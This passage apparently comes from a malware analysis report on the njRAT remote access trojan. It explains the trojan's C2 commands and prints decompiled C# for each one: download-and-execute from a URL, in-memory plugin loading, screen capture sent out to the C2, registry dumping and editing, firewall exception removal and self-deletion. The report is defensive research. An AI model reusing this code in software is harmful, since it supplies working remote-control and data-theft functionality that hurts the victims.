


Figure 50

“prof” command

Case 1 – “prof|’|’|~|’|’|<RegistryValue>|’|’|<Data>” – create a registry value in a specific registry key

The malware creates a value under “HKEY_CURRENT_USER\Software\49e91d08e684b1770e0cefa60401157a” and writes some data to it:




Figure 51

Case 2 – “prof|’|’|!|’|’|<RegistryValue>|’|’|<Data>”- create a registry value in a specific registry key and retrieve the “!” registry value

The binary repeats the same operation from above:

```
object result;
try
{
    OK.F.Registry.CurrentUser.CreateSubKey("Software\\" + OK.RG).SetValue(n, t);
    result = true;
}
catch (Exception ex)
{
    result = false;
}
return result;
```

Figure 52

The RAT is looking to extract a value called “!” from the same registry key. The value’s content is sent to the C2 server:

```
public static string GTV(string n)
{
    string result;
    try
    {
        result = Conversions.ToString(OK.F.Registry.CurrentUser.OpenSubKey("Software\\" + OK.RG).GetValue(n, ""));
    }
    catch (Exception ex)
    {
        result = "";
    }
    return result;
}
```

```
cals
ame | Value | Type
n | "!" | string
```

Figure 53

```
OK.Send(string.Concat(new string[]
{
    "getvalue",
    OK.Y,
    array[1],
    OK.Y,
    OK.GTV(array[1])
}));
```

Figure 54

Case 3 – “prof|’|’|@|’|’|<RegistryValue>” – delete a registry value from a specific registry key

njRAT deletes the specified value from the same registry key, as highlighted in figure 55:

```
{
    try
    {
        OK.F.Registry.CurrentUser.OpenSubKey("Software\\" + OK.RG, true).DeleteValue(n);
    }
    catch (Exception ex)
    {
    }
}
```

```
cals
ame | Value | Type
n | "RegistryValue" | string
```

Figure 55

“rn” command

Case 1 – “rn|’|’|<Extension>|’|’|<URL>” – download and run a file from the URL

The executable downloads the resource specified by the URL and stores the result as a Byte array by calling the DownloadData method:

```
986             WebClient webClient = new WebClient();
987             try
988             {
989                 bytes = webClient.DownloadData(array[2]);
990             }
991             catch (Exception ex15)
992             {
```

Name	Value	Type
array	{string[0x0000000C]}	string[]
[0]	"rn"	string
[1]	"exe"	string
[2]	"http://www.google.com"	string

Figure 56

The array computed above will be stored in a file that is created in the TEMP directory. The file name is randomly generated and consists of 10 lowercase letters:

```
998             OK.Send("bla");
999             string text9 = string.Concat(new string[]
1000            {
1001                Interaction.Environ("temp"),
1002                "\\",
1003                OK.RN(10),
1004                ".",
1005                array[1]
1006            });
```

Figure 57

```
242         public static string RN(int c)
243         {
244             VBMath.Randomize();
245             Random random = new Random();
246             string text = "";
247             string text2 = "abcdefghijklmnopqrstuvwxyz";
248             checked
249             {
250                 for (int i = 1; i <= c; i++)
251                 {
252                     text += Conversions.ToString(text2[random.Next(0, text2.Length)]);
253                 }
254                 return text;
255             }
256         }
```

Figure 58

The new file is executed by calling the Start function, and a confirmation message is transmitted to the C2:

```
1007            File.WriteAllBytes(text9, bytes);
1008            Process.Start(text9);
1009            OK.Send("MSG" + OK.Y + "Executed As " + new FileInfo(text9).Name);
```

Name	Value	Type
bytes	{byte[0x000005A6]}	byte[]
text9	@"C:\Users\[redacted]\AppData\Local\Temp\chrsgbbivf.exe"	string

Figure 59

Case 2 – “rn|’|’|<Extension>|’|’|<Base64 (Gzip compressed executable)>” – decode, decompress, and execute the executable

The file decodes the Base64 encoded content and then decompresses it using the ZIP function (depending on the flag, this function could also be used to Gzip compress content):

```
973                 {
974                     byte[] array5 = Convert.FromBase64String(array[2]);
975                     bool flag = false;
976                     bytes = OK.ZIP(array5, ref flag);
977                     goto IL_C57;
978                 }
```

0 %

cals

ame	Value	Type
array	{string[0x0000000C]}	string[]
[0]	"rn"	string
[1]	"exe"	string
[2]	"H4sIALjxn2EA/wXAgQwAAACAMMIE8gf5GI2bsI8CAAAA"	string

Figure 60

```
290         public static byte[] ZIP(byte[] B, ref bool CM)
291         {
292             checked
293             {
294                 if (CM)
295                 {
296                     MemoryStream memoryStream = new MemoryStream();
297                     GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Compress, true);
298                     gzipStream.Write(B, 0, B.Length);
299                     gzipStream.Dispose();
300                     memoryStream.Position = 0L;
301                     byte[] array = new byte[(int)memoryStream.Length + 1];
302                     memoryStream.Read(array, 0, array.Length);
303                     memoryStream.Dispose();
304                     return array;
305                 }
306                 MemoryStream memoryStream2 = new MemoryStream(B);
307                 GZipStream gzipStream2 = new GZipStream(memoryStream2, CompressionMode.Decompress);
308                 byte[] array2 = new byte[4];
309                 memoryStream2.Position = memoryStream2.Length - 5L;
310                 memoryStream2.Read(array2, 0, 4);
311                 int num = BitConverter.ToInt32(array2, 0);
312                 memoryStream2.Position = 0L;
313                 byte[] array3 = new byte[num - 1 + 1];
314                 gzipStream2.Read(array3, 0, num);
315                 gzipStream2.Dispose();
316                 memoryStream2.Dispose();
317                 return array3;
318             }
319         }
```

Figure 61

As in the first case, the content will be written to a file in the TEMP directory, and a confirmation message is sent to the C2 server.

“inv|’|’|<RegistryValue>|’|’|<String1>|’|’|<String2>” command – njRAT has plugins that can be downloaded, saved in registry keys, and then executed

The RAT checks the existence of the RegistryValue value under “HKCU\Software\49e91d08e684b1770e0cefa60401157a”:




Figure 62

Whether the above value doesn't exist and array[3] has a length of 1, the malware sends a message to the C2 and finishes the command:

```
1030                    if (array[3].Length == 1)
1031                    {
1032                        OK.Send(string.Concat(new string[]
1033                        {
1034                            "pl",
1035                            OK.Y,
1036                            array[1],
1037                            OK.Y,
1038                            "False"
1039                        }));
1040                        return;
1041                    }
```

Figure 63

Whether the above value exists, its content is decoded using Base64, and a different message is forwarded to the C2 server:

```
1017                    {
1018                        array6 = Convert.FromBase64String(text10);
1019                        OK.Send(string.Concat(new string[]
1020                        {
1021                            "pl",
1022                            OK.Y,
1023                            array[1],
1024                            OK.Y,
1025                            Conversions.ToString(0)
1026                        }));
1027                    }
```

Figure 64

From our analysis, this file is supposed to be a plugin of njRAT. The assembly is loaded via a function call to Assembly.Load and all the modules that are part of it are extracted using the GetModules method. The binary extracts the types defined in each module and expects some of them to have a name that ends with ".A" (a class called "A" should be defined). For each of these types found, the process creates an instance of it using the system activator:

```
1057                    object objectValue = RuntimeHelpers.GetObjectValue(OK.Plugin(array6, "A"));
```

Figure 65

```
427         public static object Plugin(byte[] ByteOfPlugin, string ClassName)
428         {
429             Assembly assembly = Assembly.Load(ByteOfPlugin);
430             foreach (Module module in assembly.GetModules())
431             {
432                 foreach (Type type in module.GetTypes())
433                 {
434                     if (type.FullName.EndsWith("." + ClassName))
435                     {
436                         return module.Assembly.CreateInstance(type.FullName);
437                     }
438                 }
439             }
440             return null;
441         }
```

Figure 66

The binary calls the LateSet method multiple times in order to execute multiple late-bound field write calls. Basically, variables such as “h”, “p”, “osk”, “off” are set to OK.H (C2 domain), OK.P (C2 port number), array[2] (this is provided by the C2) and “true”. The malware calls the plugin’s function called “start”:

Figure 67

Whether the registry value mentioned above doesn’t exist and array[3] has a length greater than 1, array[3] is Base64 decoded, and then Gzip decompressed:




Figure 68

The RegistryValue value is created under “HKEY_CURRENT_USER\Software\49e91d08e684b1770e0cefa60401157a”. The content from above that was decompressed is encoded using Base64 and stored in this value:




Figure 69

The same steps starting with loading the assembly (above figure 65) are executed one more time.

“ret|’|’|<RegistryValue>|’|’|<String>” command – similar to the “inv” command, this command can be used to execute a malicious assembly found in a registry key or transmitted by the C2 server

The process checks the existence of the RegistryValue value under “HKCU\Software\49e91d08e684b1770e0cefa60401157a”:




Figure 70

Whether the above value doesn’t exist and array[2] has a length of 1, the malware sends a message to the C2 and finishes the command:




Figure 71

Whether the above value exists, its content is decoded using Base64, and a different message is forwarded to the C2 server:

Figure 72

The same execution flow as above figure 65 is followed (starting with Assembly.Load etc.). A variable called “GT” is retrieved by calling the LateGet method; it is encoded using the Base64 algorithm and exfiltrated to the C2 server:

```
string[] array3 = new string[5];
array3[0] = "ret";
array3[1] = OK.Y;
array3[2] = array[1];
array3[3] = OK.Y;
string[] array10 = array3;
int num9 = 4;
string text8 = Conversions.ToString(NewLateBinding.LateGet(objectValue2, null, "GT", new object[0], null, null, null));
array10[num9] = OK.ENB(ref text8);
OK.Send(string.Concat(array3));
```

Figure 73

Whether the registry value mentioned above doesn't exist and array[2] has a length greater than 1, array[2] is Base64 decoded, and then Gzip decompressed:

```
byte[] array9 = Convert.FromBase64String(array[2]);
bool flag = false;
array8 = OK.ZIP(array9, ref flag);
if (Conversions.ToBoolean(OK.STV(array[1], Convert.ToBase64String(array8))))
```

cals

ame	Value	Type
array	{string[0x0000000C]}	string[]
[0]	"ret"	string
[1]	"RegistryValue"	string
[2]	"H4sIAML5n2EA/wXAgRAAAAACMaY+f7fdOtIjSlgDAAAA"	string

Figure 74

The RegistryValue value is created under "HKEY_CURRENT_USER\Software\49e91d08e684b1770e0cefa60401157a". The content from above that was decompressed is encoded using Base64 and stored in this value:

```
if (Conversions.ToBoolean(OK.STV(array[1], Convert.ToBase64String(array8))))
{
    OK.Send(string.Concat(new string[]
    {
        "p1",
        OK.Y,
        array[1],
        OK.Y,
        Conversions.ToString(0)
    }));
}
```

Figure 75

The same steps starting with loading the assembly (above figure 65) are executed again.

"CAP|'|'|<Width>|'|'|<Height>" command – take screenshots

The RAT creates a new Bitmap object used to create a new Graphics object by calling the Graphics.FromImage function. The CopyFromScreen method is utilized to perform a bit-block transfer of color data from the screen to the Graphics object:

```
int width = Screen.PrimaryScreen.Bounds.Width;
Rectangle bounds = Screen.PrimaryScreen.Bounds;
Bitmap bitmap = new Bitmap(width, bounds.Height);
Graphics graphics = Graphics.FromImage(bitmap);
Graphics graphics2 = graphics;
int sourceX = 0;
int sourceY = 0;
int destinationX = 0;
int destinationY = 0;
Size size = new Size(bitmap.Width, bitmap.Height);
graphics2.CopyFromScreen(sourceX, sourceY, destinationX, destinationY, size, CopyPixelOperation.SourceCopy);
```

Figure 76

The binary initializes a new instance of the Rectangle class with a specific position and size and then draws the cursor on the Graphics object within the bounds:

```
try
{
    Cursor @default = Cursors.Default;
    Graphics g = graphics;
    Point position = Cursor.Position;
    size = new Size(32, 32);
    bounds = new Rectangle(position, size);
    @default.Draw(g, bounds);
}
```

Figure 77

This command is used to take screenshots. GetThumbnailImage is utilized to obtain a thumbnail for the bitmap image, which is saved in the jpeg format using the Image.Save function. The malware computes the MD5 hash of the image:

```
MemoryStream memoryStream = new MemoryStream();
string text8 = "CAP" + OK.Y;
b = OK.SB(ref text8);
memoryStream.Write(b, 0, b.Length);
MemoryStream memoryStream2 = new MemoryStream();
IntPtr callbackData;
bitmap.GetThumbnailImage(Conversions.ToInteger(array[1]), Conversions.ToInteger(array[2]), null, callbackData).Save(memoryStream2, ImageFormat.Jpeg);
string md5Hash = OK.getMD5Hash(memoryStream2.ToArray());
if (Operators.CompareString(md5Hash, OK.lastcap, false) != 0)
{
    OK.lastcap = md5Hash;
    memoryStream.Write(memoryStream2.ToArray(), 0, (int)memoryStream2.Length);
}
else
{
    memoryStream.WriteByte(0);
}
OK.Sendb(memoryStream.ToArray());
```

Figure 78

```
public static string getMD5Hash(byte[] B)
{
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    B = md5CryptoServiceProvider.ComputeHash(B);
    string text = "";
    foreach (byte b in B)
    {
        text += b.ToString("x2");
    }
    return text;
}
```

Figure 79

The JFIF file is exfiltrated to the C2 server byte-by-byte:

Figure 80

"P" command – "Ping"

The process just sends the "P" letter to the C2:

```
1186                else if (Operators.CompareString(left, "P", false) == 0)
1187                {
1188                    OK.Send("P");
1189                }
```

Figure 81

“un” command

Case 1 – “un|’|’|~” – completely uninstall the RAT

The NtSetInformationProcess API is used to set the process as “normal” (it can be killed without crashing the OS and resulting in a BSOD, 0x1d = 29 = **BreakOnTermination**). The binary deletes the value created for persistence at “HKCU\Software\Microsoft\Windows\CurrentVersion\Run\49e91d08e684b1770e0cefa60401157a”:

```
1596            OK.pr(0);
1597            try
1598            {
1599                OK.F.Registry.CurrentUser.OpenSubKey(OK.sf, true).DeleteValue(OK.RG, false);
1600            }
1601            catch (Exception ex)
1602            {
1603            }
1604            try
1605            {
1606                OK.F.Registry.LocalMachine.OpenSubKey(OK.sf, true).DeleteValue(OK.RG, false);
1607            }
```

Figure 82

```
1374        public static void pr(int i)
1375        {
1376            try
1377            {
1378                OK.NtSetInformationProcess(Process.GetCurrentProcess().Handle, 29, ref i, 4);
1379            }
1380            catch (Exception ex)
1381            {
1382            }
1383        }
```

Figure 83

njRAT deletes the configured program exception from Windows Firewall. The “HKCU\Software\49e91d08e684b1770e0cefa60401157a” registry key is deleted, and the initial executable file is deleted as well:

```
1612            {
1613                Interaction.Shell("netsh firewall delete allowedprogram \"" + OK.LO.FullName + "\"", AppWinStyle.Hide, false, -1);
1614            }
1615            catch (Exception ex3)
1616            {
1617            }
1618            try
1619            {
1620                if (OK.FS != null)
1621                {
1622                    OK.FS.Dispose();
1623                    File.Delete(Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\" + OK.RG + ".exe");
1624                }
1625            }
1626            catch (Exception ex4)
1627            {
1628            }
1629            try
1630            {
1631                OK.F.Registry.CurrentUser.OpenSubKey("Software", true).DeleteSubKey(OK.RG, false);
1632            }
1633            catch (Exception ex5)
1634            {
1635            }
1636            try
1637            {
1638                Interaction.Shell("cmd.exe /c ping 127.0.0.1 & del \"" + OK.LO.FullName + "\"", AppWinStyle.Hide, false, -1);
1639            }
1640            catch (Exception ex6)
1641            {
1642            }
1643            ProjectData.EndApp();
```

Figure 84

Case 2 – “un|’|’|!” – kill the current process

The malicious process repeats the NtSetInformationProcess API call from above and exits:

```
1198            {
1199                OK.pr(0);
1200                ProjectData.EndApp();
1201            }
```

Figure 85

Case 3 – “un|’|’|@” – restart the current process

The binary repeats the NtSetInformationProcess API call from above and spawns the initial executable:

```
1203            {
1204                OK.pr(0);
1205                Process.Start(OK.LO.FullName);
1206                ProjectData.EndApp();
1207            }
```

Figure 86

“up” command

Case 1 – “up|’|’|<URL>” – similar to the “rn” command, it’s used to update the RAT

DownloadData is utilized to download an executable from a URL specified by the C2 server:

```
1228            WebClient webClient2 = new WebClient();
1229            try
1230            {
1231                bytes2 = webClient2.DownloadData(array[1]);
1232            }
1233            catch (Exception ex18)
1234            {
1235                OK.Send("MSG" + OK.Y + "Update ERROR");
1236                OK.Send("bla");
1237                return;
1238            }
1239            IL_13A8:
1240            OK.Send("bla");
```

Figure 87

The malicious process creates a registry value at “HKCU\di” and saves the downloaded content in a randomly generated file name located in the TEMP directory:

```
1241            OK.F.Registry.CurrentUser.SetValue("di", "");
1242            string text12 = Interaction.Environ("temp") + "\\" + OK.RN(10) + ".exe";
1243            File.WriteAllBytes(text12, bytes2);
```

Figure 88

The malware sends a message to the C2 server regarding the update confirmation. The newly created executable is run with the “UP:” parameter that contains the current process ID. When the “HKCU\di” value is equal to “!”, then the malware executes the uninstall operation:

```
1244            OK.Send("MSG" + OK.Y + "Updating To " + new FileInfo(text12).Name);
1245            Process.Start(text12, "UP:" + Conversions.ToString(Process.GetCurrentProcess().Id));
1246            int num10 = 0;
1247            do
1248            {
1249                Thread.Sleep(10);
1250                if (Operators.ConditionalCompareObjectEqual(OK.F.Registry.CurrentUser.GetValue("di", ""), "!", false))
1251                {
1252                    OK.UNS();
1253                }
1254                num10++;
1255            }
1256            while (num10 <= 500);
```

Figure 89

Case 2 – “up|’|’|<Base64 (Gzip compressed executable)>” – similar to the “rn” command, it’s used to update the RAT

The RAT decodes the Base64 encoded content and then decompresses it using the ZIP function:

```
1215                {
1216                    byte[] array11 = Convert.FromBase64String(array[1]);
1217                    bool flag = false;
1218                    bytes2 = OK.ZIP(array11, ref flag);
1219                    goto IL_13A8;
1220                }
```

Figure 90

The execution flow that starts with creating the “HKCU\di” key is followed one more time.

“RG” command

Case 1 – “RG|’|’|~|’|’|<RegistryKey>” – enumerate the registry key

The process opens the specified registry key using the GetKey function:

```
1260                RegistryKey key = OK.GetKey(array[2]);
1261                string left5 = array[1];
1262                if (Operators.CompareString(left5, "~", false) == 0)
```

Figure 91

```
1348        public static RegistryKey GetKey(string key)
1349        {
1350            if (key.StartsWith(OK.F.Registry.ClassesRoot.Name))
1351            {
1352                string name = key.Replace(OK.F.Registry.ClassesRoot.Name + "\\", "");
1353                return OK.F.Registry.ClassesRoot.OpenSubKey(name, true);
1354            }
1355            if (key.StartsWith(OK.F.Registry.CurrentUser.Name))
1356            {
1357                string name = key.Replace(OK.F.Registry.CurrentUser.Name + "\\", "");
1358                return OK.F.Registry.CurrentUser.OpenSubKey(name, true);
1359            }
1360            if (key.StartsWith(OK.F.Registry.LocalMachine.Name))
1361            {
1362                string name = key.Replace(OK.F.Registry.LocalMachine.Name + "\\", "");
1363                return OK.F.Registry.LocalMachine.OpenSubKey(name, true);
1364            }
1365            if (key.StartsWith(OK.F.Registry.Users.Name))
1366            {
1367                string name = key.Replace(OK.F.Registry.Users.Name + "\\", "");
1368                return OK.F.Registry.Users.OpenSubKey(name, true);
1369            }
1370            return null;
1371        }
```

Figure 92

The executable constructs a string based on the registry key from above, which will be exfiltrated later on:

```
1264                string str3 = string.Concat(new string[]
1265                {
1266                    "RG",
1267                    OK.Y,
1268                    "~",
1269                    OK.Y,
1270                    array[2],
1271                    OK.Y
1272                });
```

Figure 93

The GetSubKeyNames and GetValueNames methods are used to retrieve an array of strings that contains the subkey names and the value names associated with the key. The concatenation of the arrays is transmitted to the C2:

```
1273                    string text13 = "";
1274                    foreach (string text14 in key.GetSubKeyNames())
1275                    {
1276                        if (!text14.Contains("\\"))
1277                        {
1278                            text13 = text13 + text14 + OK.Y;
1279                        }
1280                    }
1281                    foreach (string text15 in key.GetValueNames())
1282                    {
1283                        text13 = string.Concat(new string[]
1284                        {
1285                            text13,
1286                            text15,
1287                            "/",
1288                            key.GetValueKind(text15).ToString(),
1289                            "/",
1290                            key.GetValue(text15, "").ToString(),
1291                            OK.Y
1292                        });
1293                    }
1294                    OK.Send(str3 + text13);
```

Figure 94

Case 2 – “RG|’|’|!|’|’|<RegistryKey>|’|’|<RegistryValue>|’|’|<Data>|’|’|<Type>” – create and set a registry value

The SetValue function is utilized to create a value under the specified registry key, which contains data provided above:

```
1297                {
1298                    key.SetValue(array[3], array[4], (RegistryValueKind)Conversions.ToInteger(array[5]));
1299                }
1300                else if (Operators.CompareString(left5, "@", false) == 0)
```

0 %

cals

ame	Value	Type
array	{string[0x0000000C]}	string[]
[0]	"RG"	string
[1]	"!"	string
[2]	@"HKEY_CURRENT_USER\Software\49e91d08e684b1770e0cefa60401157a"	string
[3]	"RegistryValue"	string
[4]	"123456"	string
[5]	"1"	string

Figure 95

Case 3 – “RG|’|’|@|’|’|<RegistryKey>|’|’|<RegistryValue>” – delete a registry value

The DeleteValue method is used to delete the specified value from the registry key:

```
1301                {
1302                    key.DeleteValue(array[3], false);
1303                }
1304                else if (Operators.CompareString(left5, "#", false) == 0)
```

0 %

cals

ame	Value	Type
array	{string[0x0000000C]}	string[]
[0]	"RG"	string
[1]	"@"	string
[2]	@"HKEY_CURRENT_USER\Software\49e91d08e684b1770e0cefa60401157a"	string
[3]	"RegistryValue"	string

Figure 96

Case 4 – “RG|’|’|#|’|’|<RegistryKey>|’|’|<SubKey>” – create a sub key

CreateSubKey is used to create a new subkey, as shown in figure 97:

